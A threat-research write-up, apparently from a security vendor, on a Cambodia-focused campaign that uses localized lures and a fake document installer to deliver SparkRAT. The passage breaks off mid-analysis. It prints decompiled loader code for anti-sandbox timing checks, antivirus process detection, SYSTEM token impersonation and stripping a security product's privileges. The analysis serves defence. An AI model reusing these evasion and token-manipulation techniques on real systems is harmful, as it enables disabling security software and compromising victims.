


Cambodia-focused cluster uses multistage infection chain with localized lures

A acronis.com/en/tru/posts/cambodia-focused-cluster-uses-multi-stage-infection-chain-with-localized-lures

DarrelVirtusio



Summary

Introduction

Acronis' Threat Research Unit (TRU) identified a recent campaign focused on Cambodia. The analyzed archives, discovered while hunting for related activity, use several lure themes, including Cambodian government notices, public health announcements, dental examination records, real estate documents, and promotional offers. Cambodia has become an increasingly significant regional security and geopolitical focal point, with deepening China–

Cambodia security cooperation and continued reporting of China-linked cyber activity targeting Cambodian organizations.

However, our targeting assessment is based primarily on the archive names and Cambodia-related subjects. These indicators suggest that the material was designed to appeal to Cambodian recipients, but do not by themselves establish the full scope of the campaign. We observed similar samples in the wild from late June through early August, indicating that the activity has persisted for at least several weeks. However, this evidence is insufficient to confirm whether the campaign is still ongoing.




Discovered similar samples ITW

The analyzed campaign begins with an Inno Setup executable and when executed, it performs a multi-stage attack chain that includes DLL sideloading, anti-analysis checks, token manipulation, persistence, shellcode decryption during run-time present inside PNG files, process injection, and the deployment of a vulnerable driver through Bring Your Own Vulnerable Driver (BYOVD) technique before ultimately deploying its final payload. The final embedded PE is identified as [SparkRAT](#), and the analyzed execution showed communication with sx[.]nuihuw[.]com over port 443. The activity shares elements of the tradecraft documented in research on SilverFox through its use of DLL sideloading, multi-stage payload

delivery, persistence through services and scheduled tasks, and the use of vulnerable drivers to disable security products; however, the available evidence is insufficient to establish a definitive attribution.

This research provides a detailed technical analysis of the campaign, including its infection chain and the behavior of its loader and payloads.

Campaign Details




Observed attack chain of the campaign

Several compressed archives appear to be connected to the same campaign. The file names cover a range of subjects including Cambodian government notices, public health announcements, dental examination records, real estate documents, among others. Several filenames directly reference Cambodia or subjects likely to be relevant to Cambodian users. This provides the main basis for assessing the activity as Cambodia-focused.


Initial Access, Delivery, and Execution

The analyzed archive is consistent with a targeted-phishing delivery scenario, although we did not observe the email or other delivery telemetry associated with the sample. The compressed archive contains an Inno Setup Installer named “Cambodian Government Notice on COVID-19 Prevention and Control (July 7).docx.exe”. The filename and COVID-19-themed lure suggest an attempt to appeal to Cambodian users’ interest in government

announcements related to COVID-19. Upon execution, the installer creates a hidden directory at C:\Drivers, along with the subdirectories \mQm and \XF, and drops the remaining components into these locations. The executable F7u00ex.exe is a signed binary associated with Tencent Corporation and is used to sideload the malicious DLL WfoY.qf.



Inno setup installer properties



Staging directory, dropped components and signed executable

DLL Loader Analysis

The loader employs exception-based control flow by registering a custom VEH. It will then trigger `STATUS_BREAKPOINT` exception via `__debugbreak()`, causing the VEH to invoke the main malware routine.

```

_InterlockedExchange64(&mw_main_copy, mw_main);
if ( byte_7FFC91A023A8 != 2 )
{
    if ( _InterlockedCompareExchange8(&byte_7FFC91A023A8, 1, 0) )
    {
        while ( byte_7FFC91A023A8 != 2 )
            _mm_pause();
    }
    else
    {
        sub_7FFC919F8475();
        strcpy(v12, "AddVectoredExceptionHandler");// custom Vectored Exception Handler
        *v14 = v12[0];
        *&v14[12] = *(v12 + 12);
        ResolveAPIFunction(v12, qword_7FFC91A023D0, v14, 28i64, 0);
        if ( LODWORD(v12[0]) != -1 )
            goto LABEL_31;
        RtlAddVectoredExceptionHandler = *(&v12[0] + 1);
        byte_7FFC91A023A8 = 2;
    }
}
v7 = RtlAddVectoredExceptionHandler(1i64, mw_main_func_exec);
LOBYTE(v8) = byte_7FFC91A02229;
v9 = v7;
__debugbreak(); // STATUS_BREAKPOINT
byte_7FFC91A02229 = 0;
if ( !v7 )
    goto LABEL_58;
if ( byte_7FFC91A023B8 != 2 )
{
    if ( _InterlockedCompareExchange8(&byte_7FFC91A023B8, 1, 0) )
    {
        while ( byte_7FFC91A023B8 != 2 )
            _mm_pause();
        goto LABEL_57;
    }
    sub_7FFC919F8475();
    strcpy(v12, "RemoveVectoredExceptionHandler");
    *v14 = v12[0];
    *&v14[15] = *(v12 + 15);
    ResolveAPIFunction(v12, qword_7FFC91A023D0, v14, 31i64, 0);
}

```

Vectored exception handler registration

```

__int64 __fastcall mw_main_func_exec(__int64 *a1)
{
    __int64 result; // rax
    __int64 v3; // rdi
    void (*exec_mw_main)(void); // rax
    __int64 v5; // rcx

    result = 0i64;
    if ( a1 )
    {
        v3 = *a1;
        if ( *a1 )
        {
            if ( *v3 == 0x80000003 && byte_7FFC91A02229 )
            {
                exec_mw_main = _InterlockedExchange64(&mw_main_copy, 0i64);
                if ( _InterlockedExchange64(&qword_7FFC91A02220, 0i64) && exec_mw_main )
                    exec_mw_main();
                v5 = a1[1];
                result = 0xFFFFFFFFi64;
                if ( v5 )
                    *(v5 + 248) = *(v3 + 16) + 1i64;
            }
        }
    }
    return result;
}

```

Breakpoint exception handling

After hitting the exception handler and entering its main routine, the loader performs a timing-based anti-sandbox check before continuing its execution. The loader performs a timing-based anti-sandbox check intended to detect environments that shorten or manipulate sleep delays. If the elapsed time falls outside the expected range, the loader terminates execution.

```

v290[6] = 0;
*&v290[7] = 0x6F00;
strcpy(&v290[9], "unt");
strcpy(v290, "GetTi");
resolved_strings.m256i_i64[0] = 0x436B636954746547i64;
*(resolved_strings.m256i_i64 + 5) = *&v290[5];
ResolveAPIFunction(v290, v3, &resolved_strings, 13i64, 0);
if ( *v290 != -1 )
    goto LABEL_5;
GetTickCount = *&v290[8];
strcpy(v290, "Sleep");
strcpy(resolved_strings.m256i_i8, "Sleep");
ResolveAPIFunction(v290, v3, &resolved_strings, 6i64, 0);
if ( *v290 != -1 )
    goto LABEL_5;
Sleep = *&v290[8];
v62 = GetTickCount();
v63 = (0x19660D * v62 + 0x3C6EF35F) % 0x64u;
GetTickCount__1 = GetTickCount();
Sleep(v63 + 150);
GetTickCount__2 = GetTickCount();
v66 = GetTickCount__2 - GetTickCount__1; // Anti-sandbox
v67 = GetTickCount__2 + ~GetTickCount__1;
if ( v66 < 0x2711 )
    v67 = v66;
v68 = 0x17385CA9 * v62 + 0x47502932;
if ( v67 >= v63 + 30 * (v68 / 0x1E) - v68 + 140 && v67 <= v63 + (0x19660D * v68 + 0x3C6EF35F) % 0x3C + 0xB4 )
{

```

```

}
if ( byte_7FFC91A00065 != 2 )
{
    if ( _InterlockedCompareExchange8(&byte_7FFC91A00065, 1, 0) )
    {
        while ( byte_7FFC91A00065 != 2 )
            _mm_pause();
    }
    else
    {
        qmemcpy(v290, "sandbox detected", 16);
        xmmword_7FFC91A00055 = *v290;
        byte_7FFC91A00065 = 2;
    }
}
*v268 = -3;
}

```

Anti-analysis checks: Timing-based

Next, the loader will start enumerating the first encrypted payload. It then retrieves the directory and appends the following filename “56360VK1ES8.yvap” which is one of the PNG component files dropped earlier.

```

sub_7FFC919F8475();
strcpy(resolved_strings.m256i_i8, "GetModuleFileNameW");
*v235.m256i_i8 = *resolved_strings.m256i_i8;
*(&v235.m256i_i32[3] + 3) = 5727597;
ResolveAPIFunction(&resolved_strings, qword_7FFC91A023D0, &v235, 19i64, 0);
if ( resolved_strings.m256i_i32[0] != -1 )
    goto LABEL_438;
GetModuleFileNameW = resolved_strings.m256i_i64[1];
byte_7FFC91A02388 = 2;
}
}
ModuleFileNameW = GetModuleFileNameW(0i64, v290, 0x400u);
if ( ModuleFileNameW - 1024 > 0xFFFFFC00 )
{
    resolved_strings.m256i_i64[0] = v290;
    resolved_strings.m256i_i64[1] = &v290[2 * ModuleFileNameW];
    resolved_strings.m256i_i16[8] = 0;
    sub_7FFC919EC84E(&v235, &resolved_strings);
    v8 = v235.m256i_i64[1]; // Check running application
    sub_7FFC919ECAAA(&resolved_strings, v235.m256i_i64[1], v235.m256i_i64[2]);
    sub_7FFC919EDBEE(v235.m256i_i64[0], v8);
    if ( resolved_strings.m256i_i64[0] != -1 )
    {
        v241 = resolved_strings.m256i_i64[0];
        v252 = v2;
        v9 = resolved_strings.m256i_i64[1];
        v10 = ((resolved_strings.m256i_i64[1] + 7) & 0xFFFFFFFFFFFFFFFF8ui64) - resolved_strings.m256i_i64[1];
        v11 = resolved_strings.m256i_i64[1] - 1;
        v12 = resolved_strings.m256i_u64[2];
        while ( 1 )
        {
            v13 = (v12 - v10) & 0xF;
            v14 = v12;
            if ( v12 > v10 )
                v14 = ((resolved_strings.m256i_i64[1] + 7) & 0xFFFFFFFFFFFFFFFF8ui64) - resolved_strings.m256i_i64[1];

```

debug142:0000012CE4E1A983	db 5Ch ; \
debug142:0000012CE4E1A984	db 35h ; 5
debug142:0000012CE4E1A985	db 36h ; 6
debug142:0000012CE4E1A986	db 33h ; 3
debug142:0000012CE4E1A987	db 36h ; 6
debug142:0000012CE4E1A988	db 30h ; 0
debug142:0000012CE4E1A989	db 56h ; V
debug142:0000012CE4E1A98A	db 48h ; K
debug142:0000012CE4E1A98B	db 31h ; 1
debug142:0000012CE4E1A98C	db 45h ; E
debug142:0000012CE4E1A98D	db 53h ; S
debug142:0000012CE4E1A98E	db 38h ; 8
debug142:0000012CE4E1A98F	db 2Eh ; .
debug142:0000012CE4E1A990	db 79h ; y
debug142:0000012CE4E1A991	db 76h ; v
debug142:0000012CE4E1A992	db 61h ; a
debug142:0000012CE4E1A993	db 70h ; p

Next stage payload file path

Before reading the PNG file, the loader first checks processes related to Huorong Internet Security a lightweight, Chinese-developed antivirus and endpoint-security product widely used in China, making it a relevant security product to monitor and combat while targeting broader East Asian environments.

When one of these processes is found, the loader enters a token-manipulation routine. Internal strings such as “huorong detected, blinding”, “downgrade begin”, and “stripping

privileges” suggest that the routine is intended to weaken the privileges of the security product. Below is the list of the processes related to Huorong Internet Security.

```
sub_7FFC919ED92E(&resolved_strings, byte_7FFC919FEDB7, v290);
sub_7FFC919EDBEE(resolved_strings.m256i_i64[0], resolved_strings.m256i_i64[1]);
qmemcpy(v290, "HipsTray.exe", 12);
resolved_strings.m256i_i64[0] = *v290;
resolved_strings.m256i_i32[2] = *&v290[8];
CheckIfProcessExisting(v290, &resolved_strings, 12i64);
if ( v290[0] )
{
    (sub_7FFC919F0695)(v290);
    goto LABEL_90;
}
v29 = *&v290[24];
sub_7FFC919EC756(*&v290[8], *&v290[16], 4i64, 4i64);
if ( v29 )
    goto LABEL_102;
```

```
LABEL_102:
    if ( byte_7FFC91A00578 != 2 )
    {
        if ( _InterlockedCompareExchange8(&byte_7FFC91A00578, 1, 0) )
        {
            while ( byte_7FFC91A00578 != 2 )
                _mm_pause();
        }
        else
        {
            qmemcpy(v290, "edr", 3);
            byte_7FFC91A00578 = 114;
            word_7FFC91A00579 = 25701;
            byte_7FFC91A00578 = 2;
        }
    }
    if ( byte_7FFC91A005EA != 2 )
    {
        if ( _InterlockedCompareExchange8(&byte_7FFC91A005EA, 1, 0) )
        {
            while ( byte_7FFC91A005EA != 2 )
                _mm_pause();
        }
        else
        {
            qmemcpy(v290, "huorong detected, blinding", 26);
            *(&resolved_strings.m256i_u64[1] + 2) = *&v290[10];
            *resolved_strings.m256i_i8 = *v290;
            xmmword_7FFC91A005D0 = *v290;
            *(&xmmword_7FFC91A005D0 + 10) = *(&resolved_strings.m256i_u64[1] + 2);
            byte_7FFC91A005EA = 2;
        }
    }
}
```

Security processes detection

After locating the Huorong Internet Security processes, the malware begins to “blind” by systematically removing security privileges from the target. It parses the string “downgrade begin” for logging purposes, which is one of the key attack tactics for performing [defense impairment](#) across the target environment.

```

qmemcpy(&v120[8], "e begin", 7);
strcpy(v120, "downgra");
*&v119[7] = *&v120[7];
*v119 = 0x646172676E776F646964;
qword_7FFC91A006B6 = 0x646172676E776F646964;
*(&qword_7FFC91A006B6 + 7) = *&v119[7];
byte_7FFC91A006B5 = 2;
}

```

"Downgrades begin" - Log output

And it first checks its current process token by verifying whether the token is S-1-5-18 or NT AUTHORITY\SYSTEM. If the condition is true, it will skip impersonation. Otherwise, it searches for winlogon.exe and accesses its SYSTEM token for impersonation.

```

v24 = *v8 == 1 && *(v8 + 1) == 1 && (*(v8 + 2) | (*(v8 + 6) << 32)) == 0x5000000000000000i64 && *(v8 + 8) == 18; // Checking if already running as SYSTEM
sub_7FFC919F91D1(v2);
if ( (v5 - 1) <= 0xFFFFFFFFFFFFFFFFDu164 )
{
    sub_7FFC919F89D5();
    qword_7FFC91A022F0(v5);
}
if ( v24 )
{
    if ( byte_7FFC91A006CF != 2 )
    {
        if ( _InterlockedCompareExchange8(&byte_7FFC91A006CF, 1, 0) )
        {
            while ( byte_7FFC91A006CF != 2 )
                _mm_pause();
        }
        else
        {
            qmemcpy(v120, "avg_pp1", 7);
            dword_7FFC91A006D0 = 1600616033;
            byte_7FFC91A006D6 = 108;
            word_7FFC91A006D4 = 28784;
            byte_7FFC91A006CF = 2;
        }
    }
    if ( byte_7FFC91A00794 != 2 )
    {
        if ( _InterlockedCompareExchange8(&byte_7FFC91A00794, 1, 0) )
        {
            while ( byte_7FFC91A00794 != 2 )
                _mm_pause();
        }
        else
        {
            qmemcpy(v120, "already SYSTEM, skip impersonation", 34);
            xmmword_7FFC91A00772 = *v120;
            xmmword_7FFC91A00782 = *&v120[16];
            word_7FFC91A00792 = 28271;
            byte_7FFC91A00794 = 2;
        }
    }
}

```

SYSTEM privilege check

When the current process is not running as SYSTEM, it searches for winlogon.exe. The loader accesses winlogon.exe's SYSTEM token for impersonation. Once the process is located, it opens the process and accesses its security token using OpenProcessToken and immediately proceeds with impersonating the SYSTEM token from winlogon.exe.

```

qmemcpy(v120, "winlogon.exe", 12);
qmemcpy(v132, "winlogon.exe", 12);
CheckIfProcessExisting(v119, v132, 12i64);

```

```

    qmemcpy(v119, "OpenProcessToken", 16);
    xmmword_7FFC91A007C7 = *v119;
    byte_7FFC91A007D7 = 2;
}
}
sub_7FFC919F4F5A(v120, v126, &xmmword_7FFC91A007C7, 16i64);
v53 = *&v120[8];
if ( *v120 != -1i64 )
{
    *v116 = *v120;
    *&v116[16] = *&v120[16];
    goto LABEL_211;
}
if ( sub_7FFC919FB896(*&v120[8]) ) // Impersonate Token
{
    sub_7FFC919F88E3();
    LODWORD(v2) = qword_7FFC91A02310();
    LODWORD(v128) = v2;
    sub_7FFC919F04CB();
    *&v118 = sub_7FFC919EFCCB();
    *&v118[8] = 16i64;
    *v120 = v118;
    *&v120[8] = sub_7FFC919EFB80;
    *&v120[16] = &v128;
    *&v120[24] = sub_7FFC919EF497;
    sub_7FFC919EAB8B(v119, byte_7FFC919FEEBB);
    sub_7FFC919EDBEE(*v119, *&v119[8]);
    v112 = sub_7FFC919EFFB4();
    sub_7FFC919F4E6D(v116, v112, 23i64, v2);
    if ( (v53 - 1) <= 0xFFFFFFFFFFFFFFFFDui64 )
    {
        sub_7FFC919F89D5();
        qword_7FFC91A022F0(v53);
    }
    goto LABEL_211;
}
sub_7FFC919F0552();
sub_7FFC919EFEA3();

```

```

int64 __fastcall sub_7FFC919FB896(int64 a1)
{
    _QWORD v3[2]; // [rsp+30h] [rbp-48h] BYREF
    _int128 v4; // [rsp+50h] [rbp-28h] BYREF
    _int64 v5; // [rsp+60h] [rbp-18h]

    if ( byte_7FFC91A022D8 != 2 )
    {
        if ( _InterlockedCompareExchange8(&byte_7FFC91A022D8, 1, 0) )
        {
            while ( byte_7FFC91A022D8 != 2 )
            {
                _mm_pause();
            }
        }
        else
        {
            sub_7FFC919F862C();
            strcpy(v3, "ImpersonateLoggedOnUser");
            v4 = v3[0];
            v5 = 0x726573556E4F64i64;
            ResolveAPIFunction(v3, qword_7FFC91A022E0, &v4, 24i64, 0);
            if ( LODWORD(v3[0]) != -1 )
            {
                BUG();
                qword_7FFC91A022D0 = *&v3[0] + 1;
                byte_7FFC91A022D8 = 2;
            }
        }
    }
    return qword_7FFC91A022D0(a1);
}

```

```

char sub_7FFC919FEA3()
{
    char result; // al
    _int64 v1; // [rsp+Eh] [rbp-2Ah]
    _BYTE v2[22]; // [rsp+20h] [rbp-18h] BYREF

    result = byte_7FFC91A00827;
    if ( byte_7FFC91A00827 != 2 )
    {
        if ( _InterlockedCompareExchange8(&byte_7FFC91A00827, 1, 0) )
        {
            while ( 1 )
            {
                result = byte_7FFC91A00827;
                if ( byte_7FFC91A00827 == 2 )
                {
                    break;
                }
                _mm_pause();
            }
        }
        else
        {
            qmemcpy(v2, "impersonated SYSTEM ok", sizeof(v2));
            v1 = 0x686F204D45545359i64;
            LODWORD(v1) = *&v2[14];
            xmmword_7FFC91A00811 = *v2;
            result = v2[14];
            *(&xmmword_7FFC91A00811 + 14) = v1;
            byte_7FFC91A00827 = 2;
        }
    }
}

```

Token Impersonation

The loader proceeds to immediately remove a set of privileges from the duplicated token and set its Mandatory Integrity Level to Untrusted.

```

strcpy(v120, "SetTokenInformation");
*v119 = *v120;
*&v119[16] = 7237481;
ResolveAPIFunction(v120, qword_7FFC91A022E0, v119, 20i64, 0);
if ( *v120 == -1 )
{
    qword_7FFC91A022A0 = *&v120[8];
    byte_7FFC91A022A8 = 2;
    goto LABEL_379;
}
LABEL_417:
    BUG();
}
while ( byte_7FFC91A022A8 != 2 )
    _mm_pause();
}
LABEL_379:
    if ( qword_7FFC91A022A0(v59, 25i64, v116, (v111 + 16)) )

```



```

qmemcpy(v120, "integrity set to Untrusted", 26);
*&v119[10] = *&v120[10];
*v119 = *v120;
xmmword_7FFC91A00904 = *v120;
*(&xmmword_7FFC91A00904 + 10) = *&v119[10];
byte_7FFC91A0091E = 2;

```

Setting of integrity level to untrusted

Once the token manipulation routine completes, the loader implant then proceeds to process the PNG file. It first resolved the APIs NtCreateFile and NtReadFile and checked whether it is a valid PNG.

```

sub_7FFC919F9437(v290, &v234, *&v290[8], *&v290[16]); // NtCreateFile
v43 = *v290;
if ( *v290 == -1 )
{
    v252 = v2;
    v54 = *&v290[8];
    v55 = 0i64;
    v235.m256i_i64[0] = 0i64;
    *&v235.m256i_u64[1] = 1ui64;
    sub_7FFC919E1030(v290, 0, 0x4000i64);
    v56 = 1i64;
    while ( 1 )
    {
        sub_7FFC919F9C3D(&resolved_strings, v54, v290, 0x4000i64); // NtReadFile
        v43 = resolved_strings.m256i_i32[0];
        if ( resolved_strings.m256i_i32[0] != -1 )
            break;
        v57 = resolved_strings.m256i_i64[1];
        if ( !resolved_strings.m256i_i64[1] )
        {
            v59 = v235.m256i_i64[0];
            if ( (v54 - 1) <= 0xFFFFFFFFFFFFFFFFDu16 )
            {
